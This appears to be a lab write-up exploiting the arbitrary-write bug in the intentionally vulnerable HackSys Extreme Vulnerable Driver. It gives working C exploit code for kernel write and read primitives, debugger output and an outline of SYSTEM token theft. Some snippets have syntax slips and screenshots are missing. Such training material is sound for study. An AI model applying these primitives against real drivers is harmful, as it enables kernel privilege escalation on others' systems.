Unauthorized access: Writing what you want where you want

In this writeup, we'll look at the Arbitrary write vulnerability in the HackSys Extreme Vulnerable Driver. This vulnerability grants an attacker the ability to specify both the address and the data to be written within kernel memory, effectively creating a "write-what-where" primitive. In essence, this allows us to write data to any location we choose.

Check your six – Decoding the driver `ArbitraryWrite.c`

This source file reveals 2 functions:

- `ArbitraryWriteIoctlHandler`- Is an IOCTL handler, which processes requests from user land. This function receives a buffer of type `PWRITE_WHAT_WHERE` from user land via IRP and passes it to the `TriggerArbitraryWrite` function as a parameter.
- `TriggerArbitraryWrite` – This function simply writes the `what` member of `PWRITE_WHAT_WHERE` at the address specified by the `where` member of this structure.

`ArbitraryWriteIoctlHandler` function

```
NTSTATUS ArbitraryWriteIoctlHandler(

    _In_ PIRP Irp,

    _In_ PIO_STACK_LOCATION IrpSp){

    ...

    PWRITE_WHAT_WHERE UserWriteWhatWhere = NULL;

    ...

     UserWriteWhatWhere = (PWRITE_WHAT_WHERE)IrpSp->Parameters.DeviceIoControl.Type3InputBuffer;


    if (UserWriteWhatWhere)

    {

        Status = TriggerArbitraryWrite(UserWriteWhatWhere);

    }

    return Status;

}
```

`TriggerArbitraryWrite` function

```
NTSTATUS TriggerArbitraryWrite(
    _In_ PWRITE_WHAT_WHERE UserWriteWhatWhere){

    ...
    // Verify if the buffer resides in user mode
    ProbeForRead((PVOID)UserWriteWhatWhere, sizeof(WRITE_WHAT_WHERE), (ULONG)__alignof(UCHAR));

    What = UserWriteWhatWhere->What;
    Where = UserWriteWhatWhere->Where;

    *(Where) = *(What);
    ...
}
```

In the code above, the vulnerability arises because it allows an adversary to write into kernel space from user mode. Using `ProbeForRead` and `ProbeForWrite` can mitigate this issue by restricting access exclusively to user land address space, preventing writes to kernel memory.

`PWRITE_WHAT_WHERE` is defined as follows in `arbitrarywrite.h`

```
typedef struct _WRITE_WHAT_WHERE
{
    PULONG_PTR What;
    PULONG_PTR Where;

} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;
```

https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-probeforread

https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/wdm/nf-wdm-probeforwrite

Beyond Bounds- Launch to Kernel Space

Now that we understand the driver and vulnerability, let's confirm our findings in Kernel space by writing to `KUSER_SHARED_DATA` located at… a fixed location, `0xfffff78000000000` offset `0x800`. We can set breakpoint on the vulnerable function.

`bp HEVD!TriggerArbitraryWrite`

```
#include <windows.h>
#include <stdint.h>
#include <stdio.h>


#define TriggerArbitraryWrite_IOCTL CTL_CODE(FILE_DEVICE_UNKNOWN, 0x802, METHOD_NEITHER,
FILE_ANY_ACCESS)


typedef struct _WRITE_WHAT_WHERE{
    PULONG_PTR What;
    PULONG_PTR Where;
} WRITE_WHAT_WHERE, *PWRITE_WHAT_WHERE;


int main(){

    HANDLE hHevd = CreateFileA("\\\\.\\HacksysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE,

                   0, NULL, OPEN_EXISTING, 0, NULL);

                   printf("* Driver handle: 0x%p\n", hHevd);


    // Allcating space for payload structure on exploit.exe heap
    PWRITE_WHAT_WHERE payload = {HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
                                 sizeof(WRITE_WHAT_WHERE))};


    uint64_t value = 0x4141414141414141;
    PVOID    write_to = (PVOID)0xfffff78000000800;


    // Notice &
    payload->What = (PULONG_PTR)&value;
    payload->Where = (PULONG_PTR)write_to;


    DeviceIoControl(hHevd,TriggerArbitraryWrite_IOCTL,payload,sizeof(WRITE_WHAT_WHERE),NULL,0,0,NULL);
    system("pause");

}
```

https://connormcgarr.github.io/kuser-shared-data-changes-win-11/

Before:

```
kd> dq 0xfffff78000000800
fffff780`00000800  00000000`00000000 00000000`00000000
fffff780`00000810  00000000`00000000 00000000`00000000
fffff780`00000820  00000000`00000000 00000000`00000000
fffff780`00000830  00000000`00000000 00000000`00000000
fffff780`00000840  00000000`00000000 00000000`00000000
fffff780`00000850  00000000`00000000 00000000`00000000
fffff780`00000860  00000000`00000000 00000000`00000000
fffff780`00000870  00000000`00000000 00000000`00000000
```

After:

```
kd> dq 0xfffff78000000800
fffff780`00000800  41414141`41414141 00000000`00000000
fffff780`00000810  00000000`00000000 00000000`00000000
fffff780`00000820  00000000`00000000 00000000`00000000
fffff780`00000830  00000000`00000000 00000000`00000000
fffff780`00000840  00000000`00000000 00000000`00000000
fffff780`00000850  00000000`00000000 00000000`00000000
fffff780`00000860  00000000`00000000 00000000`00000000
fffff780`00000870  00000000`00000000 00000000`00000000
```

The write primitive works.


Data Exfiltration – Assembling our Read Primitive

To construct our Arbitrary read primitive, we'll set the `Where` address to a user land location and `What` to the kernel address we want to read, we effectively turn the arbitrary write vulnerability into a read primitive.

```
VOID arbitrary_write(HANDLE driver, uint64_t value, uint64_t addr){

    // Allcoting space for payload structure on exploit.exe heap
   PWRITE_WHAT_WHERE payload = {HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
                               sizeof(WRITE_WHAT_WHERE))};

    // Notice &

    payload->What = (PULONG_PTR)&value;

    payload->Where = (PULONG_PTR)addr;

    DeviceIoControl(driver,TriggerArbitraryWrite_IOCTL,payload,sizeof(WRITE_WHAT_WHERE),NULL,0,0,NULL

}



uint64_t arbitrary_read(HANDLE driver, uint64_t addr){

    PWRITE_WHAT_WHERE payload = {HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY,
                                sizeof(WRITE_WHAT_WHERE))};

    uint64_t result;
    payload->What = (PULONG_PTR)addr;
    payload->Where = (PULONG_PTR)&result;       // Notice &

    DeviceIoControl(driver,TriggerArbitraryWrite_IOCTL,payload,sizeof(WRITE_WHAT_WHERE),NULL,0,0,NULL;

    return result;}
```

```c
int main(){


    HANDLE hHevd = CreateFileA("\\\\.\\HacksysExtremeVulnerableDriver", GENERIC_READ | GENERIC_WRITE,
                   0, NULL, OPEN_EXISTING, 0, NULL);

    printf("* Driver handle: 0x%p\n", hHevd);

    arbitrary_write(hHevd, 0x4141414141414141, 0xfffff78000000800);

    uint64_t RESULT = arbitrary_read(hHevd, 0xfffff78000000800);

    printf("* Arbitrary read 0xfffff78000000800: %p\n", RESULT);

    system("pause");

}
```

Success:



The War Room – Analysing Tactics

With both arbitrary write and read primitives at our disposal, we have a range of strategic options for privilege escalation. Two commonly used methods include:

- **User-Land Shellcode Execution**: Store privilege escalation (PrivEsc) shellcode in user space, bypass SMEP and KVA protections, overwrite a function pointer, and hijack control flow to execute our code.
- **System Token Theft**: Use our primitives to read the system token and write it into the current process's token, directly escalating privileges.

For our purposes, the second method offers the most direct approach, so we'll proceed with the token theft technique.

EPROCESS Expedition: Token Takeover

We'll use the same method under **NT AUTHORITY\SYSTEM in 3 steps** at
https://github.com/gh057mz/Business-CTF-2022-Exploiting-a-Windows-kernel-backdoor---OpenDoor-Write-up/blob/main/writeup.pdf


This involves:

1. Finding the system `_EPROCESS` structure
2. Traversing the `_EPROCESS` structure list to find our current process
3. Copying the system token to our current process

Easy? Maybe.

In our complete Proof of Concept (PoC), we'll utilize the `FindBaseAddress` function with `NtQuerySystemInformation` to locate the base address of the system process. Next, we'll call `LocateCurrentProc` to identify the base address of the current process (exploit.exe) using our read and write primitives.

Voila



Twitter: @gh057mz
Discord: https://discord.gg/offbyonesecurity